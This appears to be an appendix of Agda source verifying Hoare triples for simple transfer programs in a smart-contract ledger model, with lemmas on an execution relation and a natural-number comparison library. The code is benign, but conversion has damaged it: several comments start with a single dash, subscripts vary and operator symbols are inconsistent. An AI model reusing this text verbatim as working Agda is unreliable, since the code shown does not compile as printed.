  efrelLemCallingAddr {l} {l1} {.l1} {initialAddress}
    {callingAddr} {calledAddr} {.(initialAddress)} {.callingAddr}
    {.(calledAddr)} {costgas} {costgas'} {gasUsed}
    {.(gasUsed)} {funName} {.(funName)} {msg} {.(msg)}
```

```
  (reflex .(stateEF l1 [] initialAddress callingAddr calledAddr
  (return costgas msg) gasUsed funName msg)) = refl

efrelLemCallingAddr'  : {l l1 l2 : Ledger}
  {initialAddress callingAddr calledAddr
  initialAddress' callingAddr' calledAddr' : Address}
  {costgas costgas' : ℕ}{gasUsed gasUsed' : ℕ}
  {funName funName' : FunctionName}{msg msg' : Msg}
  (p : EFrel l (stateEF l1 [] initialAddress
  callingAddr calledAddr (return costgas msg) gasUsed funName msg)
  (stateEF l2 [] initialAddress' callingAddr'
  calledAddr' (return costgas' msg') gasUsed' funName' msg))
    → callingAddr' ≡ callingAddr
efrelLemCallingAddr' {l} {l1} {.l1}
  {initialAddress} {callingAddr} {calledAddr} {.(initialAddress)}
  {.callingAddr}{.(calledAddr)} {costgas}
  {costgas'} {gasUsed} {.(gasUsed)} {funName}
  {.(funName)} {msg} {.(msg)}
  (reflex .(stateEF l1 [] initialAddress callingAddr calledAddr
    (return costgas msg) gasUsed funName msg)) = refl


efrelLemCalledAddr : {l l1 l2 : Ledger}
  {initialAddress callingAddr calledAddr initialAddress'
  callingAddr' calledAddr' : Address}
  {costgas costgas' : ℕ}{gasUsed gasUsed' : ℕ}
  {funName funName' : FunctionName}{msg msg' : Msg}
  (p : EFrel l (stateEF l1 [] initialAddress callingAddr
  calledAddr (return costgas msg) gasUsed funName msg)
  (stateEF l2 [] initialAddress' callingAddr' calledAddr'
  (return costgas' msg') gasUsed' funName' msg))
              → calledAddr ≡ calledAddr'
efrelLemCalledAddr {l} {l1} {.l1} {initialAddress}
  {callingAddr} {calledAddr} {.(initialAddress)}
```

```
  {.callingAddr}{.(calledAddr)} {costgas} {costgas'}
  {gasUsed} {.(gasUsed)} {funName}
  {.(funName)} {msg} {.(msg)}
  (reflex .(stateEF l1 [] initialAddress callingAddr calledAddr
    (return costgas msg) gasUsed funName msg)) = refl


efrelLemCalledAddr' : {l l1 l2 : Ledger}
  {initialAddress callingAddr calledAddr
  initialAddress' callingAddr' calledAddr' : Address}
  {costgas costgas' : ℕ}{gasUsed gasUsed' : ℕ}
  {funName funName' : FunctionName}{msg msg' : Msg}
  (p : EFrel l (stateEF l1 [] initialAddress
  callingAddr calledAddr (return costgas msg)
  gasUsed funName msg)
  (stateEF l2 [] initialAddress' callingAddr'
  calledAddr' (return costgas' msg') gasUsed' funName' msg))
    → calledAddr' ≡ calledAddr
efrelLemCalledAddr' {l} {l1} {.l1} {initialAddress}
  {callingAddr} {calledAddr} {.(initialAddress)} {.callingAddr}
  {.(calledAddr)} {costgas} {costgas'} {gasUsed}
  {.(gasUsed)} {funName} {.(funName)} {msg} {.(msg)}
  (reflex .(stateEF l1 [] initialAddress callingAddr calledAddr
  (return costgas msg) gasUsed funName msg)) = refl


efrelLemMsg  : {l l1 l2 : Ledger}
  {initialAddress callingAddr calledAddr
  initialAddress' callingAddr' calledAddr' : Address}
  {costgas costgas' : ℕ}{gasUsed gasUsed' : ℕ}
  {funName funName' : FunctionName}{msg msg' : Msg}
  (p : EFrel l (stateEF l1 [] initialAddress
  callingAddr calledAddr (return costgas msg)
  gasUsed funName msg)
  (stateEF l2 [] initialAddress' callingAddr'
```

```
  calledAddr' (return costgas' msg') gasUsed' funName' msg))
      → msg ≡ msg'
efrelLemMsg {l} {l1} {.l1} {initialAddress}
  {callingAddr} {calledAddr} {.(initialAddress)}
  {.callingAddr}
  {.(calledAddr)} {costgas} {costgas'} {gasUsed}
  {.(gasUsed)} {funName} {.(funName)} {msg} {.(msg)}
  (reflex .(stateEF l1 [] initialAddress callingAddr calledAddr
  (return costgas msg) gasUsed funName msg)) = refl

efrelLemMsg' : {l l1 l2 : Ledger}
  {initialAddress callingAddr calledAddr
  initialAddress' callingAddr' calledAddr' : Address}
  {costgas costgas' : ℕ}{gasUsed gasUsed' : ℕ}
  {funName funName' : FunctionName}{msg msg' : Msg}
  (p : EFrel l (stateEF l1 [] initialAddress callingAddr
  calledAddr (return costgas msg) gasUsed funName msg)
  (stateEF l2 [] initialAddress' callingAddr' calledAddr'
  (return costgas' msg') gasUsed' funName' msg))
              → msg' ≡ msg
efrelLemMsg' {l} {l1} {.l1} {initialAddress}
  {callingAddr} {calledAddr} {.(initialAddress)} {.callingAddr}
  {.(calledAddr)} {costgas} {costgas'} {gasUsed}
  {.(gasUsed)} {funName} {.(funName)} {msg}
  {.(msg)} (reflex .(stateEF l1 [] initialAddress callingAddr calledAddr
    (return costgas msg) gasUsed funName msg)) = refl


efrelLemLedger : {l l1 l2 : Ledger}
  {initialAddress callingAddr calledAddr
    initialAddress' callingAddr' calledAddr' : Address}
    {costgas costgas' : ℕ}{gasUsed gasUsed' : ℕ}
    {funName funName' : FunctionName}{msg msg' : Msg}
    (p : EFrel l (stateEF l1 [] initialAddress
    callingAddr calledAddr (return costgas msg)
```

```
    gasUsed funName msg)
    (stateEF l2 [] initialAddress' callingAddr'
    calledAddr' (return costgas' msg') gasUsed' funName' msg))
      → l1 ≡ l2
efrelLemLedger {l} {l1} {.l1} {initialAddress}
  {callingAddr} {calledAddr} {.(initialAddress)} {.callingAddr}
  {.(calledAddr)} {costgas} {costgas'} {gasUsed}
  {.(gasUsed)} {funName} {.(funName)} {msg} {.(msg)}
  (reflex .(stateEF l1 [] initialAddress callingAddr calledAddr
  (return costgas msg) gasUsed funName msg)) = refl

efrelLemLedger' : {l l1 l2 : Ledger}
  {initialAddress callingAddr calledAddr
  initialAddress' callingAddr' calledAddr' : Address}
  {costgas costgas' : ℕ}{gasUsed gasUsed' : ℕ}
  {funName funName' : FunctionName}{msg msg' : Msg}
  (p : EFrel l (stateEF l1 [] initialAddress
  callingAddr calledAddr (return costgas msg) gasUsed funName msg)
  (stateEF l2 [] initialAddress' callingAddr'
  calledAddr' (return costgas' msg') gasUsed' funName' msg))
                → l2 ≡ l1
efrelLemLedger' {l} {l1} {.l1} {initialAddress}
  {callingAddr} {calledAddr} {.(initialAddress)} {.callingAddr}
  {.(calledAddr)} {costgas} {costgas'} {gasUsed}
  {.(gasUsed)} {funName} {.(funName)} {msg} {.(msg)}
  (reflex .(stateEF l1 [] initialAddress callingAddr calledAddr
  (return costgas msg) gasUsed funName msg)) = refl


efrelLemNotErrorReturn : {l l1 l2 : Ledger}
  {initialAddress callingAddr calledAddr initialAddress'
  callingAddr' calledAddr' : Address}{errorMsg : ErrorMsg}
  {debug : DebugInfo}
  {costgas' : ℕ}{gasUsed gasUsed' : ℕ}
```

```
  {funName funName' : FunctionName}{msg msg' : Msg}
  (p : EFrel l (stateEF l1 [] initialAddress
  callingAddr calledAddr (error errorMsg debug) gasUsed funName msg)
  (stateEF l2 [] initialAddress' callingAddr'
  calledAddr' (return costgas' msg') gasUsed' funName' msg'))
     → ⊥
efrelLemNotErrorReturn {l} {l1} {l2}
  {initialAddress} {callingAddr} {calledAddr}
  {initialAddress'} {callingAddr'} {calledAddr'}
  {errorMsg} {debug} {costgas'}
  {gasUsed} {gasUsed'} {funName} {funName'}
  {msg} {msg'} (step () p)

efrelLemNotErrorReturnr : {l l1 l2 : Ledger}
  {initialAddress callingAddr calledAddr
  initialAddress' callingAddr' calledAddr' : Address}
  {errorMsg : ErrorMsg}{debug : DebugInfo}
  {costgas' : ℕ}{gasUsed gasUsed' : ℕ}
  {funName funName' : FunctionName}{msg msg' : Msg}
  (p : EFrel l (stateEF l1 [] initialAddress callingAddr
  calledAddr (return costgas' msg) gasUsed funName msg)
  (stateEF l2 [] initialAddress' callingAddr'
  calledAddr' (error errorMsg debug) gasUsed' funName' msg'))
              → ⊥
efrelLemNotErrorReturnr {l} {l1} {l2} {initialAddress}
  {callingAddr} {calledAddr} {initialAddress'} {callingAddr'}
  {calledAddr'} {errorMsg} {debug} {costgas'} {gasUsed}
  {gasUsed'} {funName} {funName'} {msg} {msg'} (step () p)
```

E.2.2 First example in the complex verification

```
open import constantparameters
```

```
module Complex-Verification.hoareTripleVersfirstprogramcomplex
  (param : ConstantParameters) where

open import Data.Nat renaming (_≤_ to _≤'_ ; _<_ to _<'_)
open import Data.List hiding (_++_;and)
open import Data.Sum
open import Data.Maybe
open import Data.Unit
open import Data.Empty
open import Data.Bool hiding (_≤_ ; if_then_else_ )
  renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Bool.Base hiding (_≤_ ; if_then_else_ )
  renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Product renaming (_,_ to _,,_ )
open import Data.Nat.Base hiding (_≤_)
import Relation.Binary.PropositionalEquality as Eq
open Eq using (_≡_; refl; cong; module ≡-Reasoning; sym)
open ≡-Reasoning
open import Agda.Builtin.Equality

- our work
open import Complex-Model.ledgerversion.Ledger-Complex-Model param
open import Complex-Model.ccomand.ccommands-cresponse
open import basicDataStructure
open import libraries.natCompare
open import libraries.Mainlibrary
open import libraries.boolLib
open import libraries.hoareTripleLibComplex param
open import libraries.logic
open import libraries.emptyLib


-firsr program
-transfer 10 from address 0 to address 6
transferProg : RemainingProgram
```

```
transferProg .prog          = exec (transferc 10 6) (λ gasused → 1)
                                λ x → return 1 (nat 0)
transferProg .stack         = []
transferProg .calledAddress = 0
transferProg .gasUsed       = 100
transferProg .funName       = "f"
transferProg .msg           = nat 0


-postcondition
PostTransfer : HLPred
PostTransfer (stateEF led initialAddress callingAddress)
  = (led 6 .amount ≡ 10) ∧ ((initialAddress ≡ 0) ∧ (callingAddress ≡ 0))

-precondition
PreTransfer : HLPred
PreTransfer (stateEF led initialAddress callingAddress)
  = (led 6 .amount ≡ 0) ∧ ((10 ≦r led 0 .amount) ∧
      ((initialAddress ≡ 0) ∧ (callingAddress ≡ 0)))



-first direction (forward direction)
proofPreTransfer-precondAux : (led : Ledger)(msg : Msg)
  (10≦led1-0amount : 10 ≦r led 0 .amount)
  (s' : HLState)(x : led 6 .amount ≡ 0)
  (eq : updateLedgerAmount led 0 6 10 10≦led1-0amount
    ≡ ledger s')
        → ledger s' 6 .amount ≡ 10
proofPreTransfer-precondAux led msg
  10≦led1-0amount s' x eq rewrite sym eq | x = refl

- prove first direction (forward direction)
- for precondition
```

```
proofPreTransfer-precond :
  < PreTransfer >solprecomplexmodel transferProg < PostTransfer >
proofPreTransfer-precond (stateEF led .0 .0) s' msg (and x
  (and 10≦led1-0amount (and refl refl)))
  (step tt x3) rewrite compareleq1 10 (led 0 .amount) 10≦led1-0amount
  = and (proofPreTransfer-precondAux led msg
    10≦led1-0amount s' x (efrelLemLedger x3))
  (and (efrelLeminitialAddr' x3)(efrelLemCallingAddr' x3))



-second direction (backward direction)
proofPreTransfer-solweakestAux : (led : Ledger)(s : HLState)
 (msg : Msg)(x : led 6 .amount ≡ 10)
 (leqp : OrderingLeq 10 (ledger s 0 .amount))
 (x2 : EFrel (s .ledger)
 (executeTransferAux (s .ledger)
 (ledger s) [] (initialAddress s)
 (callingAddress s) 0 (return 1 (nat 0)) 100
   "f" (nat 0) 10 6 leqp)
 (stateEF led [] 0 0 0 (return 1 msg)
   100 "f" (nat 0)))
   → (ledger s 6 .amount ≡ 0) ∧
   (atom (10 ≦b ledger s 0 .amount) ∧
   ((initialAddress s ≡ 0) ∧ (callingAddress s ≡ 0)))
proofPreTransfer-solweakestAux
 .(updateLedgerAmount led 0 6 10 x1)
   (stateEF led .0 .0) msg x (leq x1)
   (reflex .(stateEF (updateLedgerAmount led 0 6 10 x1)
   [] 0 0 0 (return 1 (nat 0)) 100 "f" (nat 0)))
   = and (0+lem= (led 6 .amount) 10 x)
     (and x1 (and refl refl))
proofPreTransfer-solweakestAux led s msg x
 (greater x1) (step () x3)
```

```
-prove second direction (backward direction)
- for weakestprecondition
proofPreTransfer-solweakest :
  < PreTransfer >solweakestcomplexmodel transferProg < PostTransfer >
proofPreTransfer-solweakest s (stateEF led .0 .0)
  msg (and x (and refl refl)) (step tt x2)
    = proofPreTransfer-solweakestAux led s msg x
      (compareLeq 10 (ledger s 0 .amount)) x2

-prove both direction for hoare triple
proofTransfer : < PreTransfer >sol transferProg < PostTransfer >
proofTransfer .precond = proofPreTransfer-precond
proofTransfer .weakest = proofPreTransfer-solweakest
```

E.2.3 Second example in the complex verification

```
open import constantparameters

module Complex-Verification.hoareTripleVersSecondprogramcomplex
  (param : ConstantParameters) where

open import Data.Nat renaming (_≤_ to _≤'_ ; _<_ to _<'_)
open import Data.List hiding (_++_;and)
open import Data.Sum
open import Data.Maybe
open import Data.Unit
open import Data.Empty
open import Data.Bool hiding (_≤_ ; if_then_else_ )
  renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Bool.Base hiding (_≤_)
  renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Product renaming (_,_ to _,,_ )
open import Data.Nat.Base hiding (_≤_)
```

```
import Relation.Binary.PropositionalEquality as Eq
open Eq using (_≡_; refl; cong; module ≡-Reasoning; sym)
open ≡-Reasoning
open import Agda.Builtin.Equality

-our work
open import Complex-Model.ledgerversion.Ledger-Complex-Model param
open import Complex-Model.ccomand.ccommands-cresponse
open import basicDataStructure
open import libraries.natCompare
open import libraries.Mainlibrary
open import libraries.boolLib
open import libraries.hoareTripleLibComplex param
open import libraries.logic
open import libraries.emptyLib


-second progran
-transfer 10 from address 0 to address 6
transferSec-Prog : RemainingProgram
transferSec-Prog .prog =
  exec (getAmountc 0)(λ gasused → 1)
  λ amount → if 10 ≦b amount
  then exec (transferc 10 6)(λ gasused → 1) (λ _ → return 1 (nat 0))
  else return 1 (nat 0)
transferSec-Prog .stack         = []
transferSec-Prog .calledAddress = 0
transferSec-Prog .gasUsed       = 100
transferSec-Prog .funName       = "f"
transferSec-Prog .msg           = nat 0

-define postcondition
PostTransfer : HLPred
PostTransfer (stateEF led initialAddress callingAddress)
```

```
    = (10 ≦r led 6 .amount) ∧ ((initialAddress ≡ 0) ∧ (callingAddress ≡ 0))


--define precondition
PreTransfer : HLPred
PreTransfer (stateEF led initialAddress callingAddress)
      = ((10 ≦r led 0 .amount ) ∨ (10 ≦r led 6 .amount)) ∧
        ((initialAddress ≡ 0) ∧ (callingAddress ≡ 0))



-- first direction (forward direction)
proofatom10<=bledger6amount : (led ledger : Ledger)(msg : Msg)
  (initialAddress callingAddress : ℕ)(x : atom (10 ≦b led 6 .amount))
  → (x2 : EFrel led (executeTransferAux led led [] 0 0 0
  (return 1 (nat 0)) 100 "f" (nat 0) 10 6 (compareLeq 10 (led 0 .amount)))
  (stateEF ledger [] initialAddress callingAddress 0
  (return 1 msg) 100 "f" (nat 0)))
  → atom (10 ≦b ledger 6 .amount)
proofatom10<=bledger6amount led ledger msg initialAddress
  callingAddress x x2 with compareLeq 10 (led 0 .amount)
proofatom10<=bledger6amount led
  .(updateLedgerAmount led 0 6 10 x1) msg
  .0 .0 x (reflex .(stateEF
    (updateLedgerAmount led 0 6 10 x1)
  [] 0 0 0 (return 1 (nat 0)) 100 "f" (nat 0))) | leq x1
              = atomN<=bM+N 10 (led 6 .amount)
proofatom10<=bledger6amount led ledger msg
  initialAddress callingAddress
  x (step () x3) | greater x1


proofinitialAddress≡0Leq1 : (led1 led2 : Ledger)(msg : Msg)
  (initialAddress callingAddress : ℕ)
  (x : atom (10 ≦b led1 6 .amount))
```

```
    (x₂ : EFrel led1
    (executeTransferAux led1 led1 [] 0 0 0
      (return 1 (nat 0)) 100 "f"
    (nat 0) 10 6 (compareLeq 10 (led1 0 .amount)))
    (stateEF led2 [] initialAddress callingAddress 0
      (return 1 msg) 100 "f" (nat 0)))
        → initialAddress ≡ 0
  proofinitialAddress≡0Leq1 led1 led2 msg initialAddress
    callingAddress x x₂ with compareLeq 10 (led1 0 .amount)
  proofinitialAddress≡0Leq1 led1
    .(updateLedgerAmount led1 0 6 10 x₁) msg
    .0 .0 x (reflex .(stateEF
      (updateLedgerAmount led1 0 6 10 x₁) []
      0 0 0
    (return 1 (nat 0)) 100 "f" (nat 0))) | leq x₁ = refl
  proofinitialAddress≡0Leq1 led1 led2 msg
    initialAddress callingAddress x (step () x₃) | greater x₁


  proofcallingAddress≡0Leq1 : (led1 led2 : Ledger)(msg : Msg)
    (initialAddress callingAddress : ℕ)
    (x : atom (10 ≦b led1 6 .amount))
    (x₂ : EFrel led1
    (executeTransferAux led1 led1 [] 0 0 0
      (return 1 (nat 0)) 100 "f"
    (nat 0) 10 6 (compareLeq 10 (led1 0 .amount)))
    (stateEF led2 [] initialAddress callingAddress 0
    (return 1 msg) 100 "f" (nat 0)))
        → callingAddress ≡ 0
  proofcallingAddress≡0Leq1 led1 led2 msg
    initialAddress callingAddress
    x x₂ with compareLeq 10 (led1 0 .amount)
  proofcallingAddress≡0Leq1 led1
    .(updateLedgerAmount led1 0 6 10 x₁) msg
```

```
  .0 .0 x (reflex .(stateEF
  (updateLedgerAmount led1 0 6 10 x1) []
  0 0 0 (return 1 (nat 0)) 100 "f" (nat 0)))
    | leq x1 = refl
proofcallingAddress≡0Leq1 led1 led2 msg
  initialAddress callingAddress x (step () x3) | greater x1



proofPreTransfer-precondAux1 : (led : Ledger)
  (s' : HLState)(msg : Msg)
  (eq1 : (10 ≦b led 0 .amount) ≡ true)
    (x2 : EFrel led
  (stateEF (updateLedgerAmount led 0 6 10
    (transfer≡r atom eq1 tt))
      [] 0 0 0 (return 1 (nat 0)) 100 "f" (nat 0))
  (stateEF (ledger s') [] (initialAddress s')
  (callingAddress s') 0
  (return 1 msg) 100 "f" (nat 0)))
  → atom (10 ≦b ledger s' 6 .amount)
proofPreTransfer-precondAux1 led (stateEF
  .(updateLedgerAmount led 0 6 10
  (transfer≡r atom eq1 tt)) .0 .0) msg eq1
  (reflex .(stateEF (updateLedgerAmount led 0 6 10
  (transfer≡r atom eq1 tt)) [] 0 0 0
  (return 1 (nat 0)) 100 "f" (nat 0)))
      = atomN<=bM+N 10 (led 6 .amount)


-prove first direction (forward direction)
-for precondition
proofPreTransfer-precond :
  < PreTransfer >solprecomplexmodel transferSec-Prog < PostTransfer >
proofPreTransfer-precond (stateEF led .0 .0) s' msg (and (or1 x)
    (and refl refl)) (step tt x2) with 10 ≦b led 0 .amount in eq1
```

```
proofPreTransfer-precond (stateEF led _ _) s' msg (and (or₁ tt)
    (and refl refl)) (step tt (step tt x₂)) | true
    rewrite compareleq3 10 (led 0 .amount) eq1
    = and (proofPreTransfer-precondAux1 led s' msg eq1 x₂)
      (and (efrelLeminitialAddr' x₂) (efrelLemCallingAddr' x₂))
proofPreTransfer-precond (stateEF led .0 .0) s' msg (and (or₂ x)
  (and refl refl)) (step tt x₂) with 10 ≦b led 0 .amount
proofPreTransfer-precond (stateEF led _ _) (stateEF .led .0 .0) msg
  (and (or₂ x) (and refl refl)) (step tt
  (reflex .(stateEF led [] 0 0 0 (return 1 (nat 0)) 100 "f" (nat 0))))
  | false = and x (and refl refl)
proofPreTransfer-precond (stateEF led _ _)
  (stateEF ledger initialAddress callingAddress) msg
  (and (or₂ x) (and refl refl)) (step tt (step tt x₂)) | true
  = and ((proofatom10<=bledger6amount led ledger msg
            initialAddress callingAddress x x₂))
    (and (proofinitialAddress≡0Leq1 led ledger msg
          initialAddress callingAddress x x₂)
          (proofcallingAddress≡0Leq1 led ledger msg
          initialAddress callingAddress x x₂))


-- second direction (backward direction)
proof⊤OrAtom10<=led6amount : (led1 led2 : Ledger)(msg : Msg)
  (initialAddress callingAddress : ℕ)
  → (x₂     : EFrel led1
  (executeTransferAux led1 led1 [] initialAddress
  callingAddress 0
  (return 1 (nat 0)) 100 "f" (nat 0) 10 6
  (compareLeq 10 (led1 0 .amount)))
  (stateEF led2 [] 0 0 0 (return 1 msg)
  100 "f" (nat 0)))
    → (⊤ ∨ atom (10 ≦b led1 6 .amount)) ∧
    ((initialAddress ≡ 0) ∧ (callingAddress ≡ 0))
```

```
proof⊤OrAtom10<=led6amount led1 led2 msg initialAddress
  callingAddress x₂ with compareLeq 10 (led1 0 .amount)
proof⊤OrAtom10<=led6amount led1
  .(updateLedgerAmount led1 0 6 10 x) msg .0 .0
  (reflex .(stateEF (updateLedgerAmount led1 0 6 10 x)
  [] 0 0 0 (return 1 (nat 0)) 100 "f" (nat 0)))
  | leq x
      = and (or₁ tt) (and refl refl)
proof⊤OrAtom10<=led6amount led1 led2 msg initialAddress
  callingAddress (step () x₂) | greater x


proofinitialAddress≡0 : (led1 led2 : Ledger)(msg : Msg)
  (initialAddress₁ callingAddress₁ : ℕ)
  (eq1 : (10 ≦b led2 0 .amount) ≡ false)
      → (x : atom (10 ≦b led2 6 .amount))
      → (x₂ : EFrel led1
  (stateEF led1 [] initialAddress₁ callingAddress₁ 0
  (exec (transferc 10 6) (λ gasused → 1)
  (λ _ → return 1 (nat 0))) 100 "f" (nat 0))
  (stateEF led2 [] 0 0 0 (return 1 msg) 100
  "f" (nat 0)))
    → initialAddress₁ ≡ 0
proofinitialAddress≡0 led1 led2 msg initialAddress₁
  callingAddress₁ eq1 x (step tt x₂)
  with compareLeq 10 (led1 0 .amount)
proofinitialAddress≡0 led1
  .(updateLedgerAmount led1 0 6 10 x₁) msg .0 .0
  eq1 x (step tt (reflex .(stateEF
  (updateLedgerAmount led1 0 6 10 x₁) [] 0 0 0
  (return 1 (nat 0)) 100 "f" (nat 0)))) | leq x₁
        = refl
proofinitialAddress≡0 led1 led2 msg initialAddress₁
  callingAddress₁ eq1 x (step tt (step () x₃))
```

```
  | greater x₁

proofcallingAddress≡0 : (led1 led2 : Ledger)(msg : Msg)
  (initialAddress₁ callingAddress₁ : ℕ)
  (eq1 : (10 ≦b led2 0 .amount) ≡ false)
  → (x   : atom (10 ≦b led2 6 .amount))
  → (x₂ : EFrel led1
    (stateEF led1 [] initialAddress₁ callingAddress₁ 0
    (exec (transferc 10 6) (λ gasused → 1)
    (λ _ → return 1 (nat 0))) 100 "f" (nat 0))
    (stateEF led2 [] 0 0 0 (return 1 msg) 100
    "f" (nat 0)))
    → callingAddress₁ ≡ 0
proofcallingAddress≡0 led1 led2 msg initialAddress₁
  callingAddress₁ eq1 x (step tt x₂)
  with compareLeq 10 (led1 0 .amount)
proofcallingAddress≡0 led1
  .(updateLedgerAmount led1 0 6 10 x₁) msg .0 .0 eq1 x
  (step tt (reflex .(stateEF (updateLedgerAmount
    led1 0 6 10 x₁)
  [] 0 0 0 (return 1 msg) 100 "f" (nat 0))))
  | leq x₁ = refl
proofcallingAddress≡0 led1 led2 msg initialAddress₁
  callingAddress₁ eq1 x (step tt (step () x₃)) | greater x₁



-prove second direction (backward direction)
- for weakest precondition
proofPreTransfer-solweakest :
  < PreTransfer >solweakestcomplexmodel transferSec-Prog < PostTransfer >
proofPreTransfer-solweakest (stateEF led1 initialAddress₁ callingAddress₁)
  (stateEF led2 .0 .0) msg (and x (and refl refl)) (step tt x₂)
  with 10 ≦b led2 0 .amount in eq1
```

```
proofPreTransfer-solweakest (stateEF led1 initialAddress1 callingAddress1)
  (stateEF led2 _ _) msg (and x (and refl refl))
  (step tt x2) | false with 10 ≤b led1 0 .amount
proofPreTransfer-solweakest (stateEF led1 .0 .0) (stateEF .led1 _ _) msg
  (and x (and refl refl)) (step tt (reflex .(stateEF led1 [] 0 0 0
  (return 1 (nat 0)) 100 "f" (nat 0)))) | false | false
    = and (or2 x) (and refl refl)
proofPreTransfer-solweakest (stateEF led1 initialAddress1 callingAddress1)
  (stateEF led2 _ _) msg (and x (and refl refl))
  (step tt (step () x2)) | false | false
proofPreTransfer-solweakest (stateEF led1 initialAddress1 callingAddress1)
  (stateEF led2 _ _) msg (and x (and refl refl)) (step tt x2) | false | true
    = and (or1 tt) (and
    (proofinitialAddress≡0 led1 led2 msg initialAddress1 callingAddress1 eq1 x x2)
    (proofcallingAddress≡0 led1 led2 msg initialAddress1 callingAddress1 eq1 x x2))
proofPreTransfer-solweakest (stateEF led1 initialAddress1 callingAddress1)
  (stateEF led2 _ _) msg (and x (and refl refl)) (step tt x2)
  | true with 10 ≤b led1 0 .amount
proofPreTransfer-solweakest (stateEF led1 .0 .0) (stateEF .led1 _ _) msg
  (and x (and refl refl)) (step tt (reflex .(stateEF led1 [] 0 0 0
  (return 1 (nat 0)) 100 "f" (nat 0)))) | true | false
    = and (or2 x) (and refl refl)
proofPreTransfer-solweakest (stateEF led1 initialAddress1 callingAddress1)
  (stateEF led2 _ _) msg (and x (and refl refl)) (step tt (step tt x2)) | true | true
    = proof⊤OrAtom10<=led6amount led1 led2 msg initialAddress1 callingAddress1 x2


-prove both directions for hoare tripl
proofTransfer : < PreTransfer >sol transferSec-Prog < PostTransfer >
proofTransfer .precond = proofPreTransfer-precond
proofTransfer .weakest = proofPreTransfer-solweakest
```

E.3 Compare natural numbers (library) in the complex verification

```
module libraries.natCompare where


open import Data.Nat hiding (_≤_ ; _<_ )
open import Data.Bool hiding (_≤_ ; _<_)
open import Data.Empty
open import Data.Unit
open import libraries.boolLib

import Relation.Binary.PropositionalEquality as Eq
open Eq using (_≡_; refl; cong; module ≡-Reasoning; sym)

- our work
open import libraries.emptyLib
open import libraries.logic



-define less or equal boolean
_≤b_ : ℕ → ℕ → Bool
zero  ≤b m        = true
suc n ≤b zero     = false
suc n ≤b suc m    = n ≤b m


-define equal boolean
_==b_ : ℕ → ℕ → Bool
zero  ==b zero   =   true
zero  ==b suc n  =   false
suc n ==b zero   =   false
suc n ==b suc m  =   n ==b m
```

```
- ≦r  is a recursively defined ≦
_≦r_ : ℕ → ℕ → Set
n ≦r m = atom (n ≦b m)


_==r_ : ℕ → ℕ → Set
n ==r m = atom (n ==b m)

_<r_ : ℕ → ℕ → Set
n <r m = suc n ≦r m



<r->¬≦r : (n m :  ℕ) -> n ≦r  m
  -> ¬ (suc m ≦r n)
<r->¬≦r zero (suc m) p q = q
<r->¬≦r (suc n) (suc m) p q =
  <r->¬≦r n m p q


_>r_ : ℕ → ℕ → Set
n >r m = m <r n


0≦n : {n : ℕ} → zero ≦r n
0≦n = tt

data OrderingLeq (n m : ℕ) : Set where
  leq     : n ≦r m → OrderingLeq n m
  greater : m <r    n     → OrderingLeq n m


refl≡ᵇ : (n : ℕ) -> atom (n ≡ᵇ n)
refl≡ᵇ zero    = tt
refl≡ᵇ (suc n) = refl≡ᵇ n

refl≡ᵇ₁ : (n : ℕ) -> (n ≡ᵇ n) ≡ true
refl≡ᵇ₁ zero = refl
refl≡ᵇ₁ (suc n) = refl≡ᵇ₁ n
```

```
cong' : {A B : Set}{a a' : A}(f : A -> B)
  -> a ≡ a' -> f a ≡ f a'
cong' f refl = refl

sucInj : {x y : ℕ} -> suc x ≡ suc y -> x ≡ y
sucInj = cong' pred


≡ᵇ->≡ : {x y : ℕ} -> atom (x ≡ᵇ y) -> x ≡ y
≡ᵇ->≡ {zero} {zero} p = refl
≡ᵇ->≡ {suc x} {suc y} p = cong suc (≡ᵇ->≡ p)

≡->≡ᵇ : {x y : ℕ} -> x ≡ y -> atom (x ≡ᵇ y)
≡->≡ᵇ {zero} {zero} p = tt
≡->≡ᵇ {suc x} {suc y} p = ≡->≡ᵇ (sucInj p)

not≡lem2 : {x y : ℕ} -> (x ≡ᵇ y) ≡
  false -> ¬ (atom (x ≡ᵇ y))
not≡lem2 {x} {y} = atomLemFalse (x ≡ᵇ y)

not≡lem3 : {x y : ℕ} -> (x ≡ᵇ y) ≡
  true -> atom (x ≡ᵇ y)
not≡lem3 {x} {y} = atomLemTrue (x ≡ᵇ y)

not≡lem1 : {x y : ℕ} (p : ¬ (x ≡ y))
  -> (x ≡ᵇ y) ≡ false
not≡lem1 {x} {y} p with (x ≡ᵇ y) in eq
... | false = refl
... | true = efq (p (≡ᵇ->≡
  (atomLemTrue (x ≡ᵇ y) eq)))



liftLeq : {n m : ℕ} → OrderingLeq n m
  → OrderingLeq (suc n) (suc m)
liftLeq {n} {m} (leq x) = leq x
```

```
liftLeq {n} {m} (greater x) = greater x


compareLeq : (n m : ℕ) → OrderingLeq n m
compareLeq zero n = leq tt
compareLeq (suc n) zero = greater tt
compareLeq (suc n) (suc m) = liftLeq
  (compareLeq n m)

-- a useful lemma
compareleq1 : (x y : ℕ)(xy : x ≦r y)
  → compareLeq x y ≡ leq xy
compareleq1 zero zero tt = refl
compareleq1 zero (suc y) tt = refl
compareleq1 (suc x) (suc y) xy
  rewrite compareleq1 x y xy = refl


transfer≡r : {A : Set}(B : A -> Set)
  {a a' : A} -> a
  ≡ a' -> B a' -> B a
transfer≡r {A} B {a} {.a} refl b = b

transfer≡ : {A : Set}(B : A -> Set)
  {a a' : A} -> a
  ≡ a' -> B a -> B a'
transfer≡ {A} B {a} {.a} refl b = b

compareleq2 : (x y : ℕ)(xy : (x ≦b y) ≡ true)
  → atom (x ≦b y)
compareleq2 x y xy = transfer≡r {Bool}
  (λ x -> atom x) xy tt

compareleq3 : (x y : ℕ)(xy : (x ≦b y) ≡ true)
  → compareLeq x y ≡ leq (compareleq2 x y xy)
compareleq3 x y xy =
  compareleq1 x y (compareleq2 x y xy)
```

```
data OrderingLess (n m : ℕ) : Set where
  less    : n <r m → OrderingLess n m
  geq     : m ≦r n       → OrderingLess n m

liftLess : {n m : ℕ} → OrderingLess n m
  → OrderingLess (suc n) (suc m)
liftLess {n} {m} (less x) = less x
liftLess {n} {m} (geq x) = geq x

compareLess : (n m : ℕ) → OrderingLess n m
compareLess n zero = geq tt
compareLess zero (suc m) = less tt
compareLess (suc n) (suc m) =
  liftLess (compareLess n m)


subtract : (n m : ℕ) → m ≦r n → ℕ
subtract n zero nm = n
